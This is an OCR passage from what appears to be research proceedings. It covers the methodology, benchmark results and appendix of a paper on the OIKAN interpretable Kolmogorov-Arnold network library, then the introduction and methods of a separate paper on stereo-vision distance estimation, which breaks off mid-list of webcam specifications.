AI. OIKAN aims to deliver accurate models that generate simplified, human-readable symbolic expressions. The main idea behind OIKAN is to make model inference user-friendly and accessible, even to non-experts. To support this vision, OIKAN adopts a scikit-learn-style interface, leveraging its familiarity and widespread adoption (with over 2.5 billion downloads on PyPI). This design choice lowers the barrier to entry and

allows users to integrate interpretable ML seamlessly into real-world workflows [7]. To ensure flexibility and robustness, the framework is built using advanced object-oriented programming (OOP) patterns in Python, enabling modularity, extensibility, and clean code architecture. Beyond inference, OIKAN supports symbolic model exporting, allowing models to be deployed even in low-level programming environments (e.g., C/C++, embedded systems) a crucial advantage for applications in electronics and hardware-constrained systems, where traditional deep learning models are often infeasible [8, 9].

II. METHODOLOGY

In this research project, a practical first approach was used, where we experimented with different variations of functions, methods, architectures and other parameters to improve the performance of the OIKAN model. This iterative process involved analyzing various alternative libraries and architectures of KAN models (PyKAN, EfficientKAN, FastKAN, FourierKAN) and MLPs [10, 11, 12, 13]. The research methodology plan below outlines the steps we will take to understand OIKAN's functionality, evaluate its performance against classical KAN and MLP implementations, and assess its practical applicability and potential for future development.

Fig. 1. Research Methodology Plan of the OIKAN project (v0.0.2) [Application – 1].

OIKAN v0.0.2 was recently released on PyPi as open-source software. The model architecture is fully implemented in Python using the following libraries: numpy (for numerical computations and efficient array operations), pytorch (a deep learning framework used for building and training the model), scikit-learn (a widely used library for traditional machine learning algorithms used for easy-to-use inference of the OIKAN model architecture) [14, 15, 16, 17].

- Github Repository: https://github.com/silvermete0r/oikan/
- PyPi library: https://pypi.org/project/oikan/

A. *Mathematical foundations of the OIKAN*

1) *Kolmogorov-Arnold Representation Theorem (KART)*

a) *Formal Statement*

OIKAN is inspired by the Kolmogorov-Arnold Representation Theorem, which states that any continuous function $f : [0, 1]^n \rightarrow R$ can be represented as:

$$f(x_1, x_2, \dots, x_n) = \sum_{q=0}^{2n} \Phi_q \left(\sum_{p=1}^{n} \psi_{p,q}(x_p) \right) \tag{1}$$

where:

- Φ_q and $\psi_{p,q}$ are continuous univariate functions.
- The function decomposition reduces complex multivariate mappings into hierarchical univariate transformations [18, 19].

b) *OIKAN Neural Implementation*

OIKAN implements the inner functions $\psi_{p,q}$ as learnable combinations of interpretable basis functions.

$$\psi_{p,q}(x) = w_1 x + w_2 x^2 + w_3 \sin(x) + w_4 \tanh(x) + b \tag{2}$$

where:

- w_i: Learnable weights for each basis function
- b: Learnable bias term
- Basis functions:
  - x: Linear relationships.
  - x^2: Quadratic patterns.
  - $\sin(x)$: Periodic components.
  - $\tanh(x)$: Bounded nonlinear relationships.

Each input feature is transformed through this combination. Weights are learned during training to capture relevant patterns. Insignificant terms ($|w| < \varepsilon$) are automatically pruned.

c) *Combination Function*

The outer functions Φ_q are implemented using modern deep learning components for stable training.

$$\Phi_q(z) = \text{ReLU}(\text{BatchNorm}(z)) \tag{3}$$

where:

- BatchNorm: Normalizes intermediate representations [20].
- ReLU: Introduces non-linearity while maintaining interpretability [21].

2) *Edge Activation Mechanism*

The Edge Activation layer implements learnable feature transformations.

$$\text{EdgeAct}(x) = \sum_{i=1}^{4} w_i f_i(x) + b \tag{4}$$

where:

- $f_i(x)$: Basis functions {x, x², sin(x), tanh(x)}
- w_i: Learnable weights
- b: Bias term

Captures interpretable feature transformations maintaining mathematical transparency and automatic feature engineering.

3) *Training Process*

a) *Regression Loss Functions*

The Mean Squared Error (MSE) measures the average of the squared differences between the actual values y_i and the predicted values $\hat{y}_i$. It penalizes larger prediction errors more heavily, encouraging the model to make accurate continuous predictions.

$$\mathcal{L}(\text{MSE}) = \frac{1}{N} \sum_{i=1}^{N} (y_i - \hat{y}_i)^2 \tag{5}$$

where:

- N: Number of samples
- y_i: True values
- $\hat{y}_i$: Predicted values

b) Classification Loss Functions

The Cross-Entropy (CE) Loss quantifies the difference between the predicted class probabilities $\hat{y}_i$ and the true class labels y_i. Used to penalize incorrect class probability distributions and guide the model toward confident and accurate predictions.

$$\mathcal{L}_{\mathbf{CE}} = -\sum_{i=1}^{N}\sum_{k=1}^{K} y_{i,k}\,\mathbf{log}\left(\widehat{y_{i,k}}\right) \tag{6}$$

where:

- N: Number of samples
- K: Number of classes
- y_i: True values
- $\hat{y}_i$: Predicted values

c) Regularized Optimization

This is the total loss function that includes both the main task-specific loss (MSE or CE) and an L1 regularization term on the model's weights. It promotes sparsity and improves interpretability.

$$\mathcal{L}(\boldsymbol{total}) = \mathcal{L}_{\mathbf{main}} + \boldsymbol{\lambda}\sum_{i,j}\left|w_{i,j}\right| \tag{7}$$

where:

- $\mathcal{L}_{\text{main}}$: Task-specific loss (MSE or CE).
- λ: Regularization strength.
- $\sum_{i,j}|w_{i,j}|$: L1 regularization on weights.

*4) **Formula Extraction***

a) Symbolic Representation

For each feature j:

$$\boldsymbol{S_j(x)} = \sum_{i=1}^{4} \boldsymbol{w_i f_i(x)} \cdot \mathbb{1}_{|\boldsymbol{w_i}|\geq\boldsymbol{\epsilon}} \tag{8}$$

Process:

- Threshold weights: $(|w_i| \geq \epsilon)(typically\ \epsilon = 10^{-4})$
- Combine significant terms.
- Generate human-readable expression.

b) Final Predictive Formulas

For regression:

$$\boldsymbol{y} = \sum_{j=1}^{n} \boldsymbol{S_j(x_j)} \tag{9}$$

where:

- x_j: Input feature j.
- $S_j(x_j)$: Symbolic transformation learned for feature x_j.
- n: Number of input features.

Produces an interpretable symbolic expression that approximates the regression target, enabling analysis and compact deployment.

For classification:

$$\boldsymbol{p(y = k)} = \mathbf{softmax}\left(\sum_{j=1}^{n} \boldsymbol{S_{j,k}(x_j)}\right) \tag{10}$$

Generates a transparent symbolic model for classification tasks, allowing efficient, interpretable, and verifiable predictions [22].

B. Architecture of the OIKAN

The complete workflow architecture of OIKAN v0.0.2 corresponds to the pipeline shown below in fig. 2 and table 1:

Fig. 2. Architecture of the OIKAN v0.0.2 model [Application – 2].

No.	Process	Description
1	Data Preprocessing	1) Input feature scaling and normalization; 2) Data quality checks; 3) Feature validation; 4) Conversion to PyTorch tensors.
2	Model Initialization	1) Setup of KAN layers based on input dimensions; 2) Initialization of Edge Activation components; 3) Configuration of basis functions (linear, quadratic, trigonometric); 4) Setup of batch normalization and dropout layers.
3	Training Process	1) Forward pass through KAN layers; 2) Computation of task-specific loss (MSE/Cross-Entropy); 3) L1 regularization for weight sparsity; 4) Gradient-based optimization using Adam; 5) Dynamic weight pruning during training.
4	Formula Extraction	1) Collection of significant weights $(\lvert w_i\rvert \geq \epsilon)(typically\ \epsilon = 10^{-4})$.
5	Symbolic Formula Export	1) Export of symbolic formulas to text file with recommendations; 2) Compilation of formulas into executable functions; 3) Verification against neural predictions.

Table 1. OIKAN v0.0.2 workflow description.

C. Implementation of the OIKAN

The entire described model workflow has been implemented as a Python library: OIKAN v0.0.2, which functions successfully and provides a convenient inference of interaction with the library in the form of intuitive scikit-learn methods like fit(), prdict(), save() and get_symbolic_formula(). The code is open source under the MIT license, and the official documentation, source code, and additional references are available in Application 3 and Application 4.

D. Practical evaluation of the OIKAN's performance

To evaluate the performance of the Neuro Symbolic ML model OIKAN in the classification (OIKANClassifier) and regression (OIKANRegressor) tasks, we used synthetically generated data by comparing the model's

performance on training time/inference and the metrics (R2, MSE for regression and Accuracy, F1-score for classification) specified in Application 5.

III. Results and Analysis

A. *Classification benchmark test results-based Analysis on Application 6*

The OIKAN model demonstrates strong performance across both synthetic and real-world classification tasks. On randomly generated datasets such as moons, circles, and linear, OIKAN achieved perfect accuracy and F1 scores (1.0000) on nonlinear datasets (moons and circles), matching the best-performing models like MLP, Random Forest, and SVM. On the linearly separable task, its performance (Accuracy = 0.9300, F1 = 0.9300) was close to SVM and Random Forest, confirming its versatility across both linear and nonlinear decision boundaries. However, OIKAN's training times were significantly higher than traditional models, reflecting the computational cost of producing interpretable outputs through symbolic optimization.

In real-world synthetic datasets like Iris and Breast Cancer, OIKAN also performed competitively with high accuracy (0.9667 and 0.9561, respectively), indicating its ability to generalize structured multi-class and binary classification tasks. These results underscore OIKAN's potential in practical machine learning applications where model transparency is important.

The symbolic accuracy benchmark reveals a notable trade-off. While OIKAN's neural model achieves high classification accuracy, its symbolic extraction significantly underperforms – especially on complex datasets like breast cancer (0.2105 symbolic accuracy). This discrepancy highlights the challenge of extracting simple, human-readable formulas that retain predictive power in high-dimensional, real-world data. Nevertheless, for the simplest linear dataset, the symbolic formula showed an acceptable performance of 0.72 in terms of accuracy (a significant result), suggesting that simpler and lower dimensional data is easier to interpret as a symbolic formula.

B. *Regression benchmark test results-based Analysis on Application 7*

The OIKAN regression model demonstrates competitive neural-level performance across benchmark datasets, particularly excelling on synthetic nonlinear data with an R^2 of 0.9269, close to MLP and outperforming Random Forest. However, it underperforms on simpler and real-world datasets like Diabetes, both in terms of R^2 and efficiency, mainly due to its higher training and prediction time. While the neural backend of OIKAN is capable of capturing complex patterns, the symbolic formulas derived from these models perform significantly worse, especially for regression tasks. This gap likely stems from the difficulty of approximating continuous outputs with interpretable symbolic expressions, underfitting due to aggressive pruning, and the inherent trade-off between simplicity and precision. Overall, OIKAN's symbolic regression is currently better suited for illustrative or explanatory tasks rather than high-accuracy prediction in practical applications.

C. *General summary on model performance (advantages and limitations)*

The OIKAN neural-symbolic machine learning model offers a distinctive approach by combining neural prediction with symbol interpretation capability. One of its main architectural strengths is the ability to transform trained models into human-readable mathematical expressions, supported by a built-in function to export mathematical data in textual form. This capability is particularly useful in research and educational contexts where understanding the meaning of a model is as important as its accuracy. On classification tasks, OIKAN competes with traditional models on both linear and non-linear datasets. However, there is a price to pay for this performance - the training time is significantly longer than standard algorithms, which limits its practicality in time or production constraints. In regression tasks, the OIKAN neural model performs reasonably well on nonlinear synthetic data, but symbolic formulas often fail to capture complex patterns, especially when the dimensionality or nonlinearity of the data increases. While symbol extraction works relatively well for simpler datasets, more complex problems often yield unstable or uninformative formulas. These limitations point to the need for further work to optimize both the time efficiency and accuracy of symbolic formulas.

D. *Possible practical applications of the OIKAN*

OIKAN is best suited for applications where model transparency and interpretability are critical. These include scientific research, physics-based modeling, symbolic data analysis, and educational environments. Its ability to express model behavior as symbolic formulas makes it useful for scenarios that require human understanding, such as model validation, exploratory analysis, or when regulatory constraints require explainable results. It can also serve as an additional tool for hybrid systems that combine empirical data and subject matter knowledge in symbolic form.

E. *Further research and improvements*

Key directions for improving OIKAN include reducing training time and enhancing the stability and accuracy of symbolic formula extraction. Advancing symbolic regression—through more sophisticated optimization strategies, dimensionality handling, or guided simplification – is necessary to make the symbolic outputs more reliable across a wide range of tasks. Re-evaluation of the classical KAN model architecture is also planned. Since there is no universal structure for KANs, there is an opportunity for experimentation: one promising direction involves making assumptions based on the original Kolmogorov-Arnold theorem and implementing predictions using neural networks, followed by applying classical symbolic regression methods to extract interpretable formulas from the neural outputs. Another possible direction is the incorporation of Fourier

transformations to enhance representation efficiency. Further development may also focus on improving the model's scalability and integrating adaptive mechanisms that dynamically adjust model complexity based on dataset characteristics. Solving these challenges will be crucial for extending the applicability of OIKAN beyond experimental and interpretability-centered tasks.

IV. Conclusion

The OIKAN neuro-symbolic machine learning model is a new approach that combines the power of neural networks with the interpretability of symbolic regression. Based on the results of the experiments conducted as part of the research work, OIKAN excellently generates mathematical expressions understandable to humans, which makes it especially valuable in areas requiring transparency and interpretability, such as scientific research, physical modeling and educational applications. The model demonstrates high performance on both synthetic and real datasets, providing high accuracy in classification tasks.

However, the model's training times are significantly longer than traditional machine learning algorithms, which poses a challenge for practical deployment, especially in time-sensitive applications. In regression tasks, while the neural component performs competently, the symbolic formula extraction struggles with more complex datasets, leading to a gap between neural predictions and interpretable formulas. Simpler datasets show more promise in terms of symbolic regression, yet the model still faces limitations in handling higher-dimensional or non-linear data.

Despite its challenges, OIKAN presents a promising project for further research, with a focus on improving training efficiency and the accuracy of symbolic formula extraction. Future developments aim to optimize the model's performance, enhance scalability, and refine its symbolic regression capabilities, making it a more powerful tool for both practical machine learning tasks and theoretical explorations. By bridging the gap between machine learning's predictive power and the need for human-understandable models, OIKAN could, with further improvements, extend its applicability beyond experimental and interpretative tasks to broader industrial and scientific applications.

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APPENDIX

[Application – 1]



Fig. 1. Research Methodology Plan of the OIKAN project (v0.0.2).

[Application – 2]



Fig. 2. Architecture of the OIKAN v0.0.2 model.

[Application – 3]

GitHub Repository: https://github.com/silvermete0r/oikan/

PyPi library: https://pypi.org/project/oikan/

OIKAN official documentation page: https://silvermete0r.github.io/oikan

The GitHub "Awesome KAN" research resource has included the OIKAN library in its awesome list, available at: https://github.com/mintisan/awesome-kan/

[Application – 4]

Kaggle Notebooks for practical experiments:

Title	Link
Regression Benchmark Tests (OIKAN v0.0.2)	https://www.kaggle.com/code/armanzhalgasbayev/oikan-v0-0-2-regression-benchmark-tests
Classification Benchmark Tests (OIKAN v0.0.2)	https://www.kaggle.com/code/armanzhalgasbayev/oikan-v0-0-2-classification-benchmark-tests
OIKAN v0.0.2: Classification Example Notebook (Quick Start)	https://github.com/silvermete0r/oikan/blob/main/examples/classification_tutorial.py
OIKAN v0.0.2: Regression Example Notebook (Quick Start)	https://github.com/silvermete0r/oikan/blob/main/examples/regression_tutorial.py

Table – 2. OIKAN v0.0.2 practical experiments notebooks in Kaggle.

[Application – 5]

Metrics used to evaluate the performance of OIKAN models:

Metric	Formula	Type
R^2 Score (Coefficient of Determination)	$R^2 = 1 - \frac{\sum_{i=1}^{n}(y_i - \hat{y}_i)^2}{\sum_{i=1}^{n}(y_i - \bar{y})^2}$	Regression
Mean Squared Error (MSE)	$\text{MSE} = \frac{1}{n}\sum_{i=1}^{n}(y_i - \hat{y}_i)^2$	Regression
Accuracy	$\text{Accuracy} = \frac{\text{Number of Correct Predictions}}{\text{Total Number of Predictions}}$	Classification
F1-Score	$\text{F1-score} = 2 \cdot \frac{\text{Precision} \cdot \text{Recall}}{\text{Precision} + \text{Recall}}$	Classification

Table – 3. Evaluation metrics used for comparative analysis of OIKAN performance in classification and regression tasks.

[Application – 6]

Classification results #1: benchmark on randomly generated datasets:

Dataset	Model	Accuracy	F1 Score	Predict Time (s)	Train Time (s)
Moons	Decision Tree	1.0000	1.0000	0.0002	0.0019
	Logistic Regression	0.8700	0.8699	0.0003	0.0178
	MLP Classifier	1.0000	1.0000	0.0005	0.7221
	OIKAN	1.0000	1.0000	0.0637	32.1473
	Random Forest	1.0000	1.0000	0.0066	0.1677
	SVM	1.0000	1.0000	0.0019	0.0286
Circles	Decision Tree	0.9750	0.9750	0.0002	0.0019
	Logistic Regression	0.4850	0.4828	0.0002	0.0025
	MLP Classifier	1.0000	1.0000	0.0004	0.4774
	OIKAN	1.0000	1.0000	0.0866	31.9362
	Random Forest	0.9800	0.9800	0.0060	0.1671
	SVM	1.0000	1.0000	0.0007	0.0107
Linear	Decision Tree	0.9200	0.9200	0.0002	0.0025
	Logistic Regression	0.9000	0.8998	0.0003	0.0350
	MLP Classifier	0.9350	0.9350	0.0004	0.7794
	OIKAN	0.9300	0.9300	0.0684	38.4327
	Random Forest	0.9250	0.9250	0.0066	0.1779
	SVM	0.9400	0.9397	0.0035	0.0490

Table – 4. Benchmark on randomly generated datasets: moons, circles, linear.

Classification results #2: benchmark on synthetic datasets:

Dataset	Model	Accuracy	F1 Score	Predict Time (s)	Train Time (s)
Iris	OIKAN	0.9667	0.9664	0.2383	113.9788
Breast Cancer	OIKAN	0.9561	0.9562	0.4120	192.0123

Table – 5. Benchmark on synthetic datasets: iris and breast cancer.

Classification results #3: OIKAN symbolic formula performance:

Dataset	Neural Accuracy	Symbolic Accuracy
Linear	0.9300	0.7200
Moons	1.0000	0.6050
Circles	1.0000	0.5500
Iris	0.9667	0.5667
Breast Cancer	0.9561	0.2105

Table – 6. Benchmark tests of the Symbolic formula against Neural model on all datasets: moons, circles, linear, iris and breast cancer.

[Application – 7]

Regression results: benchmark on synthetic regression datasets:

Dataset	Model	MSE	R^2 Score	Predict Time (s)	Train Time (s)
Diabetes	Linear	2900.19	0.4526	0.0001	0.0012
	MLP	3107.33	0.4135	0.0003	0.6085
	OIKAN	3241.66	0.3882	0.1233	39.6013
	RandomForest	3067.94	0.4209	0.0041	0.2489
	Ridge	2892.03	0.4541	0.0001	0.0009
Linear Synthetic	Linear	0.0095	1.0000	0.0003	0.0235
	MLP	31.9799	0.9981	0.0003	1.1765
	OIKAN	456.84	0.9729	0.1335	46.1741
	RandomForest	2619.28	0.8447	0.0056	0.5041
	Ridge	0.0371	1.0000	0.0002	0.0136
Nonlinear Synth.	Linear	3.9688	0.2121	0.0002	0.0022
	MLP	0.2877	0.9429	0.0004	1.2997
	OIKAN	0.3683	0.9269	0.1242	39.7682
	RandomForest	0.5076	0.8992	0.0059	0.6316
	Ridge	3.9690	0.2120	0.0001	0.0009

Table – 7. OIKAN regression model's performance on benchmark test datasets.

Multi-Point Feature Matching for Improved Stereo Vision Distance Estimation

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Abstract- To calculate the disparity between two camera views traditional methods of stereo image distance calculation often rely on single fixed points, such as the angle of a bounding box. However, this method might fail if the target object is partially out of the camera view boundaries or the object's bounding box is inaccurate. This article provides a method that combines pixel level segmentation (using YOLO) and local feature matching within the segmented area (using ORB). By collecting many matching keypoints over the entire object surface, we obtain a more stable average disparity value and reduce the influence of incomplete bounding boxes. Experimental data show that this multipoint matching method provides more stable distance estimations even for partially visible objects.

Keywords - stereo vision; image segmentation; feature matching; keypoint detector; neural networks; depth estimation; computer vision

I. Introduction

Stereo vision is a vital technique for estimating distances, widely used in fields such as robotics, automated control systems, and intelligent vehicles. It typically involves a pair of cameras capturing the same scene from slightly different perspectives, allowing the system to compute the disparity between corresponding points in the left and right images. Classical approaches often use angles or centroids to measure horizontal displacement (disparity). However, if the object is partially outside the frame or if the bounding box is not accurate, using a single reference point can lead to large errors in the computed distance.



Fig. 1. Distance calculated from averaging the four corners around objects: Expected result – 1.614 m, calculated – 4.4055005 m.

Recent advances in deep learning-based feature detectors and segmenters (e.g., YOLO, Mask R-CNN) provide more robust feature masks and bounding boxes. At the same time, local feature detectors (e.g., ORB, SIFT, AKAZE) facilitate robust keypoint matching even under significant viewpoint changes. By combining these two methods - semantic segmentation for object extraction and local feature matching within a segmentation mask - we can accurately identify the same physical object points in images from both cameras, even under conditions of partial occlusion or cropping.

II. Background

The problem of distance estimation to objects using stereo vision and image segmentation appears in a wide range of applications, from basic robot navigation and obstacle detection to precise measurements in industry and medicine. When the primary objective is to approximate spatial orientation or obstacle detection, it is more important to have a wide field of view covering larger scenes, while image resolution is less of a concern. Conversely, high-precision scenarios such as medical navigation or industrial measurements require high resolution and detailed visualization of specific targets, often requiring specialized optical equipment with a narrower field of view. Thus, system requirements depend on the specific application. Some applications require wide-angle, low-cost webcams sufficient to capture wide scenes despite moderate accuracy. Others, in contrast, require cameras with a narrower field of view but higher resolution, allowing accurate measurements at the cost of reduced coverage. This flexibility allows stereo vision techniques to adapt to different requirements, ranging from simple scene analysis to high-precision tasks.

Stereo matching is the main technique in these systems. Yang and Lu (2021) [1] proposed a method to improve the accuracy of long-range stereo matching by combining fast sparse matching techniques with dense pixel-by-pixel matching. This two-stage approach can handle texture-poor scenarios such as marine surfaces at long distances, significantly improving the speed and accuracy of real-time processing. Their method is particularly advantageous in applications requiring fast and accurate matching, such as tsunami detection using long-range stereo vision systems.

In addition, Zaremba and Nitkiewicz (2024) [4] investigated the accuracy of distance measurement using a stereo camera, highlighting key factors affecting measurement accuracy, such as camera calibration, alignment, and disparity calculation. Their study found that large objects yielded higher accuracy across a broader range of distances, while small objects required careful calibration to improve accuracy.

Recent literature also provides examples of significant progress through the integration of machine learning and deep learning into stereo vision systems. Hamad et al. (2024) [3] presented a method combining stereo vision with YOLOv8-based object detection for real-time estimation of object depth and size, integrated with simultaneous localization and mapping (SLAM). The method showed high accuracy in dynamic and complex environments, significantly improving the robot's obstacle detection and navigation capabilities.

Despite technological advancements, stereo vision systems face challenges, especially when dealing with partially visible objects or in scenarios where objects extend

beyond the camera's field of view. Traditional matching algorithms and even modern neural network-based segmentation approaches usually assume sufficient visibility of objects in both images. Therefore, when designing stereo systems, it is necessary to carefully consider object locations to avoid partial occlusions and frame boundaries, and to use algorithms that can extrapolate object contours from visible segments to ensure accurate matching and distance estimation.

The research presented above demonstrates significant advances in stereo vision, covering a wide range of tasks from improving the accuracy of stereo matching to integrating neural networks to improve object segmentation. However, the reviewed methods mainly assume full object views or accurate bounding boxes, which limits their effectiveness in partial occlusion or cropping environments. This indicates the need for approaches that can perform robustly under incomplete object visibility.

In this research paper, we aim to address this gap by proposing an approach that combines the advantages of semantic segmentation and local keypoint matching. Our goal is to develop a technique that provides accurate object distance estimation even in partial visibility situations, minimizing errors due to imprecision or lack of bounding boxes.

III. Methods

The first task of our study was to test and adapt formulas for calculating the distance to an object based on the resulting image disparity. To solve this task, an experimental stand was prepared, including a measuring tape with a length of 300 cm, the object under study, and a camera whose movement was limited by books that allowed to vary the stereo base by no more than 10 cm. This approach allowed for accurate measurements and control of the camera movement, ensuring the reproducibility and correctness of the results obtained.

Fig. 2. Example of the obtained photos, the point of interest is the origami figure's "paw" closest to the camera. The distance to the camera is 80 cm. The monitor showed within how many meters the data is collected.

According to the calculation results, it is found that the standard formula is applicable if the known characteristics of the camera correspond to the real ones and not to the equivalent ones.

Standard formula [5]:

$$Z = \frac{f \cdot b}{x_L - x_R} \quad (1)$$

where:

Z - is the distance to the object.

f - focal length of the camera.

b - base distance between two cameras (stereo range).

x_L and x_R - coordinates of the object projections on the images of the left and right cameras, respectively.

$x_L - x_R$ - disparity, the difference in object coordinates in the images.

Extended formula [5]:

$$Z = \frac{b \cdot P}{2 \cdot \tan(\alpha \div 2) \cdot (|x_L - x_R|)} \quad (2)$$

where:

P - image resolution dimensions (x/y/diagonal, in pixels).

α - camera viewing angle (in degrees or radians).

Depending on the camera manufacturer, equivalent values may be specified in the specifications. These values do not match the actual values, which can create inaccurate formula calculations. Replace the equivalent angle of view α with the actual angle of view α_{actual}.

The following camera specifications were known:

Final image resolution = 3024×4032 pixels.

p_{eff} = 2.44 µm – effective pixel size, the actual visible area of a single pixel in the image in relation to the sensor area (µm/pixel).

f = 24 mm - equivalent focal length on a full-frame camera required to produce the same field of view.

f_{number} = f/1.78 - relative lens aperture, how wide open the lens is and how much light it lets in.

This data can be used to calculate the actual angle of view of the camera [5]:

$$\alpha_{actual} = 2 \cdot \arctan\left(\frac{S}{2 \cdot f_{actual}}\right) \quad (3)$$

Where:

S – is one of the camera sensor dimensions (x/y/diagonal, in millimeters). The sensor is responsible for capturing light, which is then converted into a picture.

f_{actual} – real focal length, the distance from the center of the lens to the sensor.

By substituting the angle of view formula (3) into the extended distance formula (2), equation can be simplified:

$$Z = \frac{b \cdot P \cdot f_{actual}}{S \cdot (|x_L - x_R|)} \quad (4)$$

To find the dimensions (width and height) of the sensor, the respective pixel resolution dimension needs to be multiplied by p_{eff} (dividing the result by 10^3 to convert µm to mm) [8].

$$S = P \cdot p_{eff} \quad (5)$$

$$S_W = 3024 \cdot 2.44 \cdot 10^{-3} = 7.2526 \approx 7.2mm$$

$$S_H = 4032 \cdot 2.44 \cdot 10^{-3} = 9.83808 \approx 9.8mm$$

The real focal length (f_{actual}) can be found using the formula [6]:

$$f_{actual} = \frac{f}{K_f} \quad (6)$$

Where K_f is the cropping factor of the camera, the factor that trims the rounded edges of the picture for compatibility with the framing window.



Fig. 3. Cropped-factor image (24×36 mm and 15×23 mm sensors), Mt. Arenal, Costa Rica. Created on 07/22/2005 and uploaded to Wikipedia on 08/14/2006 by user Ravedave.

K_f is calculated using the formula [7]:

$$K_f = \frac{\Phi}{S_d} \quad (7)$$

Where:

Φ is the diagonal of the full-frame sensor, approximately equal to 43.3mm.

S_d - the sensor diagonal of this camera, which can be calculated using the Pythagoras formula.

$$S_d = \sqrt{{S_W}^2 + {S_H}^2} = 12.221846 \approx 12.2mm.$$

Then using (7) and (6) formulas:

$$K_f = \frac{43.3}{12.2} \approx 3.5$$

$$f_{actual} = \frac{24}{3.5} \approx 6.8mm.$$

With the data obtained for this camera the calculation can be simplified by substituting them into the (4) formula. The choice of dimensions for P and S is based on the camera position (vertical - width; horizontal - height).

For vertical camera position:

$$Z = \frac{b \cdot P_W \cdot f_{actual}}{S_W \cdot (|x_L - x_R|)} = \frac{b \cdot 2856}{|x_L - x_R|}$$

For horizontal camera position:

$$Z = \frac{b \cdot P_H \cdot f_{actual}}{S_H \cdot (|x_L - x_R|)} \approx \frac{b \cdot 2798}{|x_L - x_R|}$$



Fig. 4. Pixel position of the point of interest in the photos. The distance to the camera is 80 cm. The camera was positioned vertically and moved 10 cm, making a stereo-base of b =10 cm.

Using the example in Figure 4:

$$|x_L - x_R| \approx |1675 - 1310| \approx 365$$

$$Z = \frac{b \cdot 2856}{|x_L - x_R|} \approx \frac{285.6}{365} \approx 0.78m \approx 78cm$$

Error: 2 cm

Next, the formula was tested on a constructed stereo camera from two Logitech HD Webcam C270 webcams.

Fig. 5. The cameras were mounted on the base using beams and housings from the Lego Mindstorms EV3 constructor.

- P: 1280×720 (HD 720p); Size reduced to 640×360 when segmentation is applied.
- peff: 2.8 µm.
- S: 3.58×2.02 mm; diagonal: 4.11 mm.
- α: 3.56 mm
